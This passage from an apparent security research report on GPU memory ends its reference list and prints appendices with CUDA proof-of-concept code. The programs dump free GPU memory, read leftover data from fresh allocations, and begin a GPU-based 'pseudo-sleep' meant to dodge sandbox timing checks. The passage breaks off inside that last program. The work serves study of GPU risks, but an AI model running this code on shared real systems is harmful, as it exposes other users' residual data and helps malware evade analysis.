[34] L. Columbus, “Gartner Predicts Infrastructure Services Will Accelerate Cloud Computing Growth,” 19 February 2013. [Online]. Available: https://www.forbes.com/sites/louiscolumbus/2013/02/19/gartner-predicts-

infrastructure-services-will-accelerate-cloud-computing-growth/?sh=6f1069921938. [Accessed 22 September 2022].

[35] Gartner, “Gartner Forecasts Worldwide Public Cloud End-User Spending to Reach Nearly $500 Billion in 2022,” 19 April 2022. [Online]. Available: https://www.gartner.com/en/newsroom/press-releases/2022-04-19-gartner-forecasts-worldwide-public-cloud-end-user-spending-to-reach-nearly-500-billion-in-2022. [Accessed 22 September 2022].

[36] M. Potheri, “VMware Cloud Foundation as an enabler for GPU as a service,” 18 June 2020. [Online]. Available: https://blogs.vmware.com/apps/2020/06/vmware-cloud-foundation-as-an-enabler-for-gpu-as-a-service-part-1-of-3.html. [Accessed 22 September 2022].

[37] V. Kanchanahalli, “Power your Azure GPU workstations with flexible GPU partitioning,” 16 March 2020. [Online]. Available: https://azure.microsoft.com/en-gb/blog/power-your-azure-gpu-workstations-with-flexible-gpu-partitioning/. [Accessed 22 September 2022].

[38] Vultr, “Talon Cloud GPU,” [Online]. Available: https://www.vultr.com/products/talon-cloud-gpu/. [Accessed 22 September 2022].

[39] D. Robinson, “Vultr Slices Up GPUs on the Cloud to Democratize Acceleration,” 24 May 2022. [Online]. Available: https://www.nextplatform.com/2022/05/24/vultr-slices-up-gpus-on-the-cloud-to-democratize-acceleration/. [Accessed 22 September 2022].

[40] C. Maurice, C. Neumann, O. Heen and A. Francillon, “Confidentiality issues on a GPU in a virtualized environment,” in *International Conference on Financial Cryptography and Data Security*, 2014.

[41] J. Hoover, “Analysis of GPU Memory Vulnerabilities,” 2022.

[42] D. Balzarotti, R. Di Pietro and A. Villani, “The impact of GPU-assisted malware on memory forensics: A case study,” *Digital Investigation,* vol. 14, p. S16–S24, 2015.

[43] O. Kwon, H. Kwon and H. Yoon, “Rootkit inside GPU Kernel Execution,” *IEICE Transactions on Information and Systems,* vol. 102, no. 11, pp. 2261--2264, 2019.

[44] Team Jellyfish, “Win_Jelly,” 9 May 2015. [Online]. Available: https://github.com/vineetgaurav/WIN_JELLY. [Accessed 23 September 2022].

[45] Team Jellyfish, “Jellyfish,” 2 May 2015. [Online]. Available: https://github.com/LucaBongiorni/jellyfish. [Accessed 23 September 2022].

[46] G. Vasiliadis, M. Polychronakis and S. Ioannidis, “GPU-assisted malware,” *International Journal of Information Security,* vol. 14, p. 289–297, 2015.

[47] NSA, “Ghidra,” 29 September 2022. [Online]. Available: https://github.com/NationalSecurityAgency/ghidra. [Accessed 3 October 2022].

[48] A. Zarghoon, I. Awan, J. P. Disso and R. Dennis, “Evaluation of AV systems against modern malware,” in *2017 12th International Conference for Internet Technology and Secured Transactions (ICITST)*, 2017.

[49] V. G. Tasiopoulos and S. K. Katsikas, “Bypassing antivirus detection with encryption,” in *Proceedings of the 18th Panhellenic Conference on Informatics*, 2014.

[50] K. Kaushik, H. S. Sandhu, N. K. Gupta, N. Sharma and R. Tanwar, “A Systematic Approach for Evading Antiviruses Using Malware Obfuscation,” in *Emergent Converging Technologies and Biomedical Systems*, Springer, 2022, p. 29–37.

[51] C. Billinis, “Bypassing Windows Defender Runtime Scanning,” 1 May 2020. [Online]. Available: https://labs.withsecure.com/publications/bypassing-windows-defender-runtime-scanning. [Accessed 23 September 2022].

[52] J. Mata, “Bypassing Windows Defender with Environmental Decryption Keys,” 4 May 2022. [Online]. Available: https://secarma.com/bypassing-windows-defender-with-environmental-decryption-keys/. [Accessed 23 September 2022].

[53] A. Scroxton, “Cobalt Strike still C2 infrastructure of choice,” 11 January 2022. [Online]. Available: https://www.computerweekly.com/news/252512104/Cobalt-Strike-still-C2-infrastructure-of-choice. [Accessed 23 September 2022].

[54] HelpSystems, “CobaltStrike Features,” [Online]. Available: https://www.cobaltstrike.com/features/. [Accessed 23 September 2022].

[55] Z. Zhu, S. Kim, Y. Rozhanski, Y. Hu, E. Witchel and M. Silberstein, “Understanding the security of discrete GPUs,” in *Proceedings of the General Purpose GPUs*, 2017, p. 1–11.

[56] S. Pastrana and G. Suarez-Tangil, “A first look at the crypto-mining malware ecosystem: A decade of unrestricted wealth,” in *Proceedings of the Internet Measurement Conference*, 2019.

[57] Y. Ali and A. Hameed, “Cloud Crypter for bypassing Antivirus,” in *2019 15th International Conference on Emerging Technologies (ICET)*, 2019.

[58] Y. Oyama, “Investigation of the diverse sleep behavior of malware,” *Journal of Information Processing,* vol. 26, p. 461–476, 2018.

[59] C. Guarnieri, “Cuckoo Sandbox,” [Online]. Available: https://cuckoosandbox.org/. [Accessed 23 September 2022].

[60] Y. Oyama, “Trends of anti-analysis operations of malwares observed in API call logs,” *Journal of Computer Virology and Hacking Techniques,* vol. 14, no. 1, pp. 69--85, 2018.

[61] A. Chailytko and S. Skuratovich, “Defeating sandbox evasion: how to increase the successful emulation rate in your virtual environment,” in *ShmooCon*, 2017.

[62] J. Bremer, “antisandbox_sleep.py,” 2 June 2020. [Online]. Available: https://github.com/cuckoosandbox/community/blob/master/modules/signatures/windows/antisandbox_sleep.py. [Accessed 23 September 2022].

[63] J. Bremer, “sleep.c,” 7 January 2015. [Online]. Available: https://github.com/cuckoosandbox/monitor/blob/master/src/sleep.c. [Accessed 23 September 2022].

[64] J. Bremer, “Cuckoo Monitor Documentation Release 1.3,” 3 October 2017. [Online]. Available: https://cuckoo-monitor.readthedocs.io/_/downloads/en/latest/pdf/. [Accessed 23 September 2022].

[65] oXis, “GPUSleep. Makes your beacon disappear into GPU memory (and eventually come back,” 19 November 2021. [Online]. Available: https://oxis.github.io/GPUSleep/. [Accessed 25 September 2022].

[66] M. J. Patterson, “Vulnerability analysis of GPU computing,” 2013.

[67] Nvidia, “CUDA-samples,” 3 February 2022. [Online]. Available: https://github.com/NVIDIA/cuda-samples. [Accessed 26 September 2022].

[68] AV-Test, “AV-Test Security Report 2019/2020,” AV-Test, 2020.

[69] Offensive Security, [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. [Accessed 17 October 2022].

[70] Hasherezade, “PE-Sieve,” September 23 2022. [Online]. Available: https://github.com/hasherezade/pe-sieve. [Accessed 2022 October 17].

[71] S. M. Milajerdi, B. Eshete, R. Gjomemo and V. Venkatakrishnan, “Poirot: Aligning attack behavior with kernel audit records for cyber threat hunting,” in *2019 ACM SIGSAC conference on computer and communications security*, 2019.

[72] SANS, “FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques,” [Online]. Available: https://www.sans.org/cyber-security-courses/reverse-engineering-malware-malware-analysis-tools-techniques/. [Accessed 17 October 2022].

[73] S. Lee, Y. Kim, J. Kim and J. Kim, “Stealing Webpages Rendered on Your Browser by Exploiting GPU Vulnerabilities (Oakland'14),” 17 July 2017. [Online]. Available: https://github.com/sangho2/gpu-uninit-mem. [Accessed 18 October 2022].

[74] Nvidia, “How To: View Memory,” 16 May 2022. [Online]. Available: https://docs.nvidia.com/nsight-visual-studio-edition/cuda-inspect-state/index.html#memory. [Accessed 3 October 2022].

[75] R. Choughule, “helper_timer.h,” 13 January 2022. [Online]. Available: https://github.com/NVIDIA/cuda-samples/blob/master/Common/helper_timer.h. [Accessed 26 September 2022].

[76] Microsoft, “QueryPerformanceCounter function,” 13 October 2021. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/api/profileapi/nf-profileapi-queryperformancecounter. [Accessed 26 September 2022].

[77] M. Sikorski and A. Honig, Practical Malware Analysis: The hands-on guide to dissecting malicious software, No Starch Press, 2012.

[78] JMP RSP, “PRACTICAL MALWARE ANALYSIS: ANTI-DEBUGGING(LAB 16-03),” 21 March 2016. [Online]. Available: https://jmprsp.wordpress.com/2016/03/21/practical-malware-analysis-anti-debugginglab-16-03/. [Accessed 26 September 2022].

[79] Nvidia, “CUDA Driver API,” 3 August 2022. [Online]. Available: https://docs.nvidia.com/cuda/cuda-driver-api/index.html. [Accessed 26 September 2022].

[80] Nvidia, “CUDA Runtime API,” 3 August 2022. [Online]. Available: https://docs.nvidia.com/cuda/cuda-runtime-api/index.html. [Accessed 26 September 2022].

[81] H. Lori and E. Graff, “GPU virtual address,” 15 December 2021. [Online]. Available: https://learn.microsoft.com/en-us/windows-hardware/drivers/display/gpu-virtual-address. [Accessed 26 September 2022].

[82] Nvidia, “CUDA C++ Programming Guide,” 3 August 2022. [Online]. Available: https://docs.nvidia.com/cuda/cuda-c-programming-guide/index.html#interprocess-communication. [Accessed 26 September 2022].

[83] Nvidia, “Chapter 27: Using the nvidia-debugdump Utility,” [Online]. Available: https://download.nvidia.com/XFree86/Linux-x86_64/390.147/README/nvidia-debugdump.html. [Accessed 18 October 2022].

[84] Nvidia, “GPU core dump support,” 3 August 2022. [Online]. Available: https://docs.nvidia.com/cuda/cuda-gdb/index.html#gpu-coredump. [Accessed 3 October 2022].

[85] Nvidia, “Using GPU Core Dump Files,” [Online]. Available: https://docs.nvidia.com/nsight-visual-studio-edition/5.2/Content/CUDA_GPU_Core_Dump.htm. [Accessed 3 October 2022].

[86] Google Cloud Architecture Center, “Creating a virtual GPU-accelerated Windows workstation,” [Online]. Available: https://cloud.google.com/architecture/creating-a-virtual-gpu-accelerated-windows-workstation. [Accessed 18 October 2022].

[87] F. Lombardi and R. D. Pietro, “CUDACS: securing the cloud with CUDA-enabled secure virtualization,” in *International Conference on Information and Communications Security*, 2010.

[88] T.-P. Apostol, R. Velea and R. Deaconescu, “A Framework for Analyzing GPU-Executed Malware,” in *2021 23rd International Conference on Control Systems and Computer Science (CSCS)*, 2021.

[89] S. Liu, Y. Wei, J. Chi, F. H. Shezan and Y. Tian, “Side channel attacks in computation offloading systems with gpu virtualization,” in *2019 IEEE Security and Privacy Workshops (SPW)*, 2019.

[90] Z. Zhou, W. Diao, X. Liu, Z. Li, K. Zhang and R. Liu, “Vulnerable gpu memory management: towards recovering raw data from gpu,” *arXiv preprint arXiv:1605.06610,* 2016.

[91] Y. Albabtain and B. Yang, “The process of reverse engineering GPU malware and provide protection to GPUs,” in *2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*, 2018.

[92] H. Naghibijouybari, Security of graphics processing units (gpus) in heterogeneous systems, University of California, Riverside, 2020.

[93] B. Asvija, R. Eswari and M. B. Bijoy, “Security in hardware assisted virtualization for cloud computing—State of the art issues and challenges,” *Computer Networks,* vol. 151, p. 68–92, 2019.

[94] S. Mittal, S. B. Abhinaya, M. Reddy and I. Ali, “A survey of techniques for improving security of gpus,” *Journal of Hardware and Systems Security,* vol. 2, p. 266–285, 2018.

[95] I. Panagopoulos, “Antivirus evasion methods,” 2020.

[96] O. Ellahi, M. A. Shah and M. U. Rana, “The ingenuity of malware substitution: Bypassing next-generation Antivirus,” in *2021 26th International Conference on Automation and Computing (ICAC)*, 2021.

[97] F. Daryabar, A. Dehghantanha and N. I. Udzir, “Investigation of bypassing malware defences and malware detections,” in *2011 7th International Conference on Information Assurance and Security (IAS)*, 2011.

[98] N. Del Grosso, “It's Time to Rethink your Corporate Malware Strategy,” 2002.

11. Appendices

Appendix A Experiment Setup Details

The details of the operating systems for the machines used during the experiments can be found in Table 6.

Machine	Operating System
Physical machine (PM)	Windows 10
Windows-1 (W1)	Windows Server 2016
Windows-2 (W2)	Windows Server 2016
Ubuntu-1 (U1)	Ubuntu 20.04
Ubuntu-2 (U2)	Ubuntu 20.04
Debian-1 (D1)	Debian 10

Table 6 - Operating systems of experiment machines

Further setup instructions are provided where issues were encountered, or it is considered useful for the reader.

Installing Nvidia driver on GCP Windows VM:

Initial installation instructions were derived from the GCP instructions [86]. All the below commands should be run in Google Cloud SDK Shell.

- Search for the latest driver version.
  - ***gsutil ls gs://nvidia-drivers-us-public/GRID***
- Take the highest version from the previous command of the form GRID/GRID<number>, which during the experiment was 13.1.
  - ***gsutil ls gs://nvidia-drivers-us-public/GRID/GRID13.1/***
- Take the relevant operating system file from this list.
  - ***gsutil -m cp gs://nvidia-drivers-us-public/GRID/GRID13.1/472.39_grid_win10_win11_server2016_server2019_server2022_64bit_international.exe %USERPROFILE%/Downloads***
- Double click this driver in the downloads folder and install it using Express install.
- After this, run the following command in the Google cloud shell to check it has installed properly, noting that the speech marks are a necessary part of the command:
  - ***"C:\Program Files\NVIDIA Corporation\NVSMI\nvidia-smi.exe"***

- Note that during this project, when wanting to re-run *nvidia-smi.exe*, the above command failed because *nvidia-smi.exe* had been moved to *C:\Windows\System32\nvidia-smi.exe*.

Disabling ECCs on Nvidia GPUs

- To disable ECCs - ***sudo nvidia-smi -g 0 --ecc-config=0***
- To enable ECCs - ***sudo nvidia-smi -g 0 --ecc-config=1***

Installing cuda-gdb:

After installing cuda-gdb on D1 and U1 using the command ***sudo apt-get install cuda-gdb,*** there were still errors when trying to run cuda-gdb. The following fixes needed to be applied:

- Install libtinfo.so.5 - ***sudo apt-get install libncurses5***
- Make libncursesw.so.5 available by symbolically linking the newer version - ***sudo ln -s /usr/lib/x86_64-linux-gnu/libncursesw.so.6 /usr/lib/x86_64-linux-gnu/libncursesw.so.5***

Compiling code for cuda-gdb

- To compile code for debugging purposes, use the command ***nvcc -g -G <file.cu> -o <output_file>***.

Determining CUDA Version

There are two main ways to determine the CUDA version of a machine.

- ***nvidia-smi*** command – Gives the CUDA Driver API version.
- ***nvcc --version*** command – Gives the CUDA Runtime API version.

The CUDA versions given by these commands can be different, so when determining CUDA versions for those machines with CUDA installed, we only considered the CUDA Runtime API version.

Appendix B GPU Write and Memory Dump

```c
#include "cuda_runtime.h"
#include "device_launch_parameters.h"

#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>

int main()
{
    unsigned int* d_a; //Variable that will be used as a pointer for GPU memory
    when writing to GPU memory.
    unsigned int* d_b; //Variable that will be used as a pointer for GPU memory
    when copying GPU memory out.
    size_t free, total; //Variables to hold the free and total GPU memory.

    cudaMemGetInfo(&free, &total);
    printf("Free memory is: %zu\n", free);
    printf("Total memory is: %zu\n", total);

    //Code block which allocates all free GPU memory via the pointer d_a, sets
    the value to the integer value 10, and then frees the memory.
    cudaMalloc((void**)&d_a, free);
    cudaMemset(d_a, 10, free);
    cudaFree(d_a);

    //Code block which checks the amount of free GPU memory, then copies all the
    free memory from GPU memory to host memory via the pointer b.
    cudaMemGetInfo(&free, &total);
    unsigned int* b = (unsigned int*)malloc(free);
    cudaMalloc((void**)&d_b, free);
    cudaMemcpy(b, d_b, free, cudaMemcpyDeviceToHost);

    //Code which writes the copied GPU memory to a file.
    FILE* write_ptr;
    write_ptr = fopen("GPU_Memory_dump.bin", "wb");  // w for write, b for binary

    for (size_t i = 0; i < free / 4; i += 1) {
        fwrite(&b[i], sizeof(b[i]), 1, write_ptr);
    }

    //Closes the file that was written to
    fclose(write_ptr);
    write_ptr = NULL;

    //Frees the remaining GPU memory, waits for all GPU actions to be finished,
    and destroys the CUDA context.
    cudaFree(d_b);
    cudaDeviceSynchronize();
    cudaDeviceReset();
    return EXIT_SUCCESS;
}
```

Appendix C GPU Memory Leakage with CUDA kernel

```
#include "cuda_runtime.h"
#include "device_launch_parameters.h"

#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>

cudaError_t addWithCuda(int* c, const int* a, const int* b, unsigned int size);

void cudasafe(cudaError_t error, char* message)
{
    if (error != cudaSuccess)
    {
        fprintf(stderr, "ERROR: %s : %s\n", message, cudaGetErrorString(error));
        // Had to include stdlib.h to have the exit function recognised.
        exit(-1);
    }
}

__global__ void addKernel(int* c, const int* a, const int* b)
{
    int i = threadIdx.x;
    c[i] = a[i] + b[i];
}


int main()
{
    const int arraySize = 5;
    const int x[arraySize] = { 1, 2, 3, 4, 5 };
    const int y[arraySize] = { 10, 20, 30, 40, 50 };
    int z[arraySize] = { 0 };

    //Store string1 in GPU memory at 0x606000000
    char string1[] = "Testing 1, 2, and 3!";
    size_t string1_size = sizeof(string1);
    char* string1_h = string1;
    int* string1_d = NULL;
    cudaMalloc((void**)&string1_d, string1_size);
    cudaMemcpy(string1_d, string1_h, string1_size, cudaMemcpyHostToDevice);
    printf("The string has been stored in GPU memory at %p\n", string1_d);

    //CUDA kernel invocation to allow for debugging to view GPU memory
    addWithCuda(z, x, y, arraySize);

    //Store string2 in GPU memory at 0xb06000200
    char string2[] = "Another test string with a different length!";
    size_t string2_size = sizeof(string2);
    char* string2_h = string2;
    int* string2_d = NULL;
    cudaMalloc((void**)&string2_d, string2_size);
    cudaMemcpy(string2_d, string2_h, string2_size, cudaMemcpyHostToDevice);
    printf("The string has been stored in GPU memory at %p\n", string2_d);

    //Free the GPU memory holding string1
    cudaFree(string1_d);
```

```
//CUDA kernel invocation to allow for debugging to view GPU memory
    addWithCuda(z, x, y, arraySize);

    //Allocate 64 bytes of GPU memory
    int* device_small_allocation = NULL;
    size_t small_size = 64;
    cudaMalloc((void**)&device_small_allocation, small_size);

    //Frees the GPU memory holding string2
    cudaFree(string2_d);

    //CUDA kernel invocation to allow for debugging to view GPU memory
    addWithCuda(z, x, y, arraySize);

    cudaFree(device_small_allocation);
}

// Helper function for using CUDA to add vectors in parallel.
cudaError_t addWithCuda(int* c, const int* a, const int* b, unsigned int size)
{
    int* dev_a = 0;
    int* dev_b = 0;
    int* dev_c = 0;
    cudaError_t cudaStatus;

    // Choose which GPU to run on, change this on a multi-GPU system.
    cudaStatus = cudaSetDevice(0);
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaSetDevice failed!  Do you have a CUDA-capable GPU
installed?");
        goto Error;
    }

    // Allocate GPU buffers for three vectors (two input, one output)    .
    cudaStatus = cudaMalloc((void**)&dev_c, size * sizeof(int));
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaMalloc failed!");
        goto Error;
    }

    //Code block which prints out the data stored in the GPU memory address just
    assigned for dev_c as a string.
    size_t temp_var = size * sizeof(int);
    char* dev_c_info_leakage = (char*)malloc(size * sizeof(int));
    cudaMemcpy(dev_c_info_leakage, dev_c, size * sizeof(int),
cudaMemcpyDeviceToHost);
    printf("The just allocated dev_c variable has leaked the following string
%s\n", dev_c_info_leakage);

    cudaStatus = cudaMalloc((void**)&dev_a, size * sizeof(int));
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaMalloc failed!");
        goto Error;
    }

    cudaStatus = cudaMalloc((void**)&dev_b, size * sizeof(int));
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaMalloc failed!");
        goto Error;
    }
```

```
    // Copy input vectors from host memory to GPU buffers.
    cudaStatus = cudaMemcpy(dev_a, a, size * sizeof(int), 
cudaMemcpyHostToDevice);
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaMemcpy failed!");
        goto Error;
    }

    cudaStatus = cudaMemcpy(dev_b, b, size * sizeof(int), 
cudaMemcpyHostToDevice);
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaMemcpy failed!");
        goto Error;
    }

    // Launch a kernel on the GPU with one thread for each element.
    addKernel << <1, size >> > (dev_c, dev_a, dev_b);

    // Check for any errors launching the kernel
    cudaStatus = cudaGetLastError();
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "addKernel launch failed: %s\n", 
cudaGetErrorString(cudaStatus));
        goto Error;
    }

    // cudaDeviceSynchronize waits for the kernel to finish, and returns
    // any errors encountered during the launch.
    cudaStatus = cudaDeviceSynchronize();
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaDeviceSynchronize returned error code %d after 
launching addKernel!\n", cudaStatus);
        goto Error;
    }

    // Copy output vector from GPU buffer to host memory.
    cudaStatus = cudaMemcpy(c, dev_c, size * sizeof(int), 
cudaMemcpyDeviceToHost);
    if (cudaStatus != cudaSuccess) {
        fprintf(stderr, "cudaMemcpy failed!");
        goto Error;
    }

Error:
    cudaFree(dev_c);
    cudaFree(dev_a);
    cudaFree(dev_b);

    return cudaStatus;
}
```

Appendix D GPU Memory Leakage without CUDA kernel

```
#include "cuda_runtime.h"
#include "device_launch_parameters.h"

#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>


int main()
{
    //Store string1 in GPU memory at 0x606000000
    char string1[] = "Testing 1, 2, and 3!";
    size_t string1_size = sizeof(string1);
    char* string1_h = string1;
    int* string1_d = NULL;
    cudaMalloc((void**)&string1_d, string1_size);
    cudaMemcpy(string1_d, string1_h, string1_size, cudaMemcpyHostToDevice);
    printf("The string has been stored in GPU memory at %p\n", string1_d);

    //Store string2 in GPU memory at 0xb06000200
    char string2[] = "Another test string with a different length!";
    size_t string2_size = sizeof(string2);
    char* string2_h = string2;
    int* string2_d = NULL;
    cudaMalloc((void**)&string2_d, string2_size);
    cudaMemcpy(string2_d, string2_h, string2_size, cudaMemcpyHostToDevice);
    printf("The string has been stored in GPU memory at %p\n", string2_d);

    //Frees the GPU memory storing string2
    cudaFree(string2_d);

    int* dev_c = NULL;
    size_t small_size = 64;
    cudaMalloc((void**)&dev_c, small_size);
    char* info_leak = (char*)malloc(small_size);
    cudaMemcpy(info_leak, dev_c, small_size, cudaMemcpyDeviceToHost);
    printf("The just allocated dev_c variable has leaked the following string: 
\"%s\"\n", info_leak);

    //Free remaining GPU memory
    cudaFree(string1_d);
    cudaFree(dev_c);
    cudaDeviceSynchronize();
    cudaDeviceReset();
    return EXIT_SUCCESS;
}
```

Appendix E GPU Memory Dump - Multiple Files

```
#include "cuda_runtime.h"
#include "device_launch_parameters.h"

#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <cstdlib> //Added to allow the use of free()
#include <string> //Added to allow converting from int to string
#include <algorithm>

int main()
{
    // Variables indicating available and total memory
    size_t free_mem, total_mem;

    // Define an array length for the number of dump files you wish to split the GPU
    // memory dump into. Then define arrays for the device and host pointers to be used
    // for these dump files, and an array for the sizes of the dump files.
    const int array_length = 20;
    size_t mem_sizes[array_length];
    unsigned int* device_pointers[array_length];
    unsigned int* host_pointers[array_length];

    // Maximum size you want to allocate for GPU memory. Dump files of this size will be
    // created.
    size_t max_copy_size = uint32_t(3 * 1024 * 1024 * 1024);
    printf("The maximum copy size which will be used is:    %zu\n", max_copy_size);

    // Index used to track the number of dump files which will be created.
    size_t actual_length;

    // Get the free and total GPU memory available, and set the remaining memory to be
    // dumped to the current free memory.
    cudaMemGetInfo(&free_mem, &total_mem);
    printf("Free memory is: %zu\n", free_mem);
    printf("Total memory is: %zu\n", total_mem);
    size_t remaining_memory = free_mem;

    // Loop to allocate GPU memory into the different dump files
    for (size_t j = 0; j < array_length; j++) {
        // If statement to determine if the standard copy size should be used, or if the
        // end of GPU memory has been reached
        if (remaining_memory <= max_copy_size) {
            // Re-calculate available memory to avoid trying to allocate too much
            cudaMemGetInfo(&free_mem, &total_mem);
            printf("The new free memory is %zu\n", free_mem);

            // Leave some memory free to avoid allocating all available GPU memory, as
            //this can cause crashes
            free_mem -= 10 * 1024 * 1024;

            // Allocate remaining GPU memory
            cudaMalloc((void**)&device_pointers[j], free_mem);
            host_pointers[j] = (unsigned int*)malloc(free_mem);
            mem_sizes[j] = free_mem;
            actual_length = j + 1;
            break;
        }
        else {
            // Allocate a GPU memory chunk of size max_copy_size
            printf("The memory about to be allocated is %zu\n", max_copy_size);
            cudaMalloc((void**)&device_pointers[j], max_copy_size);
            host_pointers[j] = (unsigned int*)malloc(max_copy_size);
            mem_sizes[j] = max_copy_size;
            remaining_memory -= max_copy_size;
        }
    }

    // Iterate through the file dump sections and copy the data from the GPU to the
host.
    for (size_t k = 0; k < actual_length; k++) {
        printf("The cudaMemcpy destination is %p\n", host_pointers[k]);
        printf("The cudaMemcpy source is %p\n", device_pointers[k]);
        printf("The cudaMemcpy size is %zu\n", mem_sizes[k]);
        cudaMemcpy(host_pointers[k], device_pointers[k], mem_sizes[k],
cudaMemcpyDeviceToHost);
    }

    fprintf(stderr, "Memory dump...\n");

    // Define a variable to be used to write the dump files
    FILE* write_ptr;

    // Loop to write all the GPU data from host memory to the dump files.
    for (int l = 0; l < actual_length; l++) {
        std::string filename_string = "dump" + std::to_string(l) + ".bin";
        char filename_1[10]; // Filename for if l is just a single digit.
        char filename_2[11]; // Filename for if 9 < l < 100.

        if (l < 10) {
            strcpy(filename_1, filename_string.c_str());
            printf("The filename being used is %s\n", filename_1);
            write_ptr = fopen(filename_1, "wb");  // w for write, b for binary
            for (size_t i = 0; i < mem_sizes[l] / 4; i += 1) {
                fwrite(&host_pointers[l][i], sizeof(host_pointers[l][i]), 1,
write_ptr);
            }
        }
        else {
            strcpy(filename_2, filename_string.c_str());
            printf("The filename being used is %s\n", filename_2);
            write_ptr = fopen(filename_2, "wb");  // w for write, b for binary
            for (size_t i = 0; i < mem_sizes[l] / 4; i += 1) {
                fwrite(&host_pointers[l][i], sizeof(host_pointers[l][i]), 1,
write_ptr);
            }
        }
        // Close file and reset write_ptr, and clear the host and GPU memory which has
        // just been dumped to a file.
        fclose(write_ptr);
        write_ptr = NULL;
        cudaFree(device_pointers[l]);
        free(host_pointers[l]);
    }
    // CUDA clear up
    cudaDeviceSynchronize();
    cudaDeviceReset();
    return EXIT_SUCCESS;
```

Appendix F GPU Pseudo-Sleep (BlackScholes.cu)

```
/*
 * This sample is an edited version of the Nvidia CUDA 11.6
 * Black-Scholes sample as can be found here:
 * hxxps://github.com/NVIDIA/cuda-
samples/tree/master/Samples/5_Domain_Specific/BlackScholes
 */

#include <helper_functions.h>  // helper functions for string parsing
#include <helper_cuda.h>  // helper functions CUDA error checking and initialization
 //#include <cuda.h> // Cuda header file

 ////////////////////////////////////////////////////////////////////////////////
 // Process an array of optN options on CPU
 ////////////////////////////////////////////////////////////////////////////////
extern "C" void BlackScholesCPU(float* h_CallResult, float* h_PutResult,
    float* h_StockPrice, float* h_OptionStrike,
    float* h_OptionYears, float Riskfree,
    float Volatility, int optN);

////////////////////////////////////////////////////////////////////////////////
// Process an array of OptN options on GPU
////////////////////////////////////////////////////////////////////////////////
#include "BlackScholes_kernel.cuh"

////////////////////////////////////////////////////////////////////////////////
// Helper function, returning uniformly distributed
// random float in [low, high] range
////////////////////////////////////////////////////////////////////////////////
float RandFloat(float low, float high) {
    float t = (float)rand() / (float)RAND_MAX;
    return (1.0f - t) * low + t * high;
}

////////////////////////////////////////////////////////////////////////////////
// Data configuration
////////////////////////////////////////////////////////////////////////////////
const int OPT_N = 400000;
const int BENCHMARK_ITERATIONS = 1024 * 2;
const int DESIRED_SLEEP = 30; //Desired sleep in seconds


const int OPT_SZ = OPT_N * sizeof(float);
const float RISKFREE = 0.02f;
const float VOLATILITY = 0.30f;

#define DIV_UP(a, b) (((a) + (b)-1) / (b))

////////////////////////////////////////////////////////////////////////////////
// GPU Sleep function
////////////////////////////////////////////////////////////////////////////////
void GPU_Sleep(int argc, char** argv) {
    // Start logs
    printf("[%s] - Starting...\n", argv[0]);
    StopWatchInterface* totalTimer = NULL;
    sdkCreateTimer(&totalTimer);
    sdkResetTimer(&totalTimer);
    sdkStartTimer(&totalTimer);
```

```
//'h_' prefix - CPU (host) memory space
float
    // CPU instance of input data
    * h_StockPrice, * h_OptionStrike, * h_OptionYears;

//'d_' prefix - GPU (device) memory space
float
    // Results calculated by GPU
    * d_CallResult,
    * d_PutResult,
    // GPU instance of input data
    * d_StockPrice, * d_OptionStrike, * d_OptionYears;

// Variables for timing sleep
double total_gpuTime;
StopWatchInterface* hTimer = NULL;

// Index variable
int i;

findCudaDevice(argc, (const char**)argv);

sdkCreateTimer(&hTimer);

// Allocating CPU memory for options
h_StockPrice = (float*)malloc(OPT_SZ);
h_OptionStrike = (float*)malloc(OPT_SZ);
h_OptionYears = (float*)malloc(OPT_SZ);

// Allocating GPU memory for options
checkCudaErrors(cudaMalloc((void**)&d_CallResult, OPT_SZ));
checkCudaErrors(cudaMalloc((void**)&d_PutResult, OPT_SZ));
checkCudaErrors(cudaMalloc((void**)&d_StockPrice, OPT_SZ));
checkCudaErrors(cudaMalloc((void**)&d_OptionStrike, OPT_SZ));
checkCudaErrors(cudaMalloc((void**)&d_OptionYears, OPT_SZ));

// Generating input data in CPU memory
srand(5347);

// Generate options set
for (i = 0; i < OPT_N; i++) {
    h_StockPrice[i] = RandFloat(5.0f, 30.0f);
    h_OptionStrike[i] = RandFloat(1.0f, 100.0f);
    h_OptionYears[i] = RandFloat(0.25f, 10.0f);
}

// Copy options data to GPU memory for further processing
checkCudaErrors(
    cudaMemcpy(d_StockPrice, h_StockPrice, OPT_SZ, cudaMemcpyHostToDevice));
checkCudaErrors(cudaMemcpy(d_OptionStrike, h_OptionStrike, OPT_SZ,
    cudaMemcpyHostToDevice));
checkCudaErrors(
    cudaMemcpy(d_OptionYears, h_OptionYears, OPT_SZ, cudaMemcpyHostToDevice));

// Running Black-Scholes GPU kernel benchmark
checkCudaErrors(cudaDeviceSynchronize());
sdkResetTimer(&hTimer);
sdkStartTimer(&hTimer);
```

```
    for (i = 0; i < BENCHMARK_ITERATIONS; i++) {
        BlackScholesGPU << <DIV_UP((OPT_N / 2), 128), 128 /*480, 128*/ >> > (
            (float2*)d_CallResult, (float2*)d_PutResult, (float2*)d_StockPrice,
            (float2*)d_OptionStrike, (float2*)d_OptionYears, RISKFREE, VOLATILITY,
            OPT_N);
    }

    checkCudaErrors(cudaDeviceSynchronize());

    // Calculate benchmark time
    sdkStopTimer(&hTimer);
    total_gpuTime = sdkGetTimerValue(&hTimer) / 1000;

    // Calculated required iterations to reach desired sleep time
    float BENCHMARK_MULTIPLIER = (DESIRED_SLEEP / total_gpuTime) - 1;
    const int NUM_ITERATIONS = (int)((BENCHMARK_ITERATIONS * BENCHMARK_MULTIPLIER) +
0.5f);

    // Reset timer for measuring the remaining iterations
    sdkResetTimer(&hTimer);
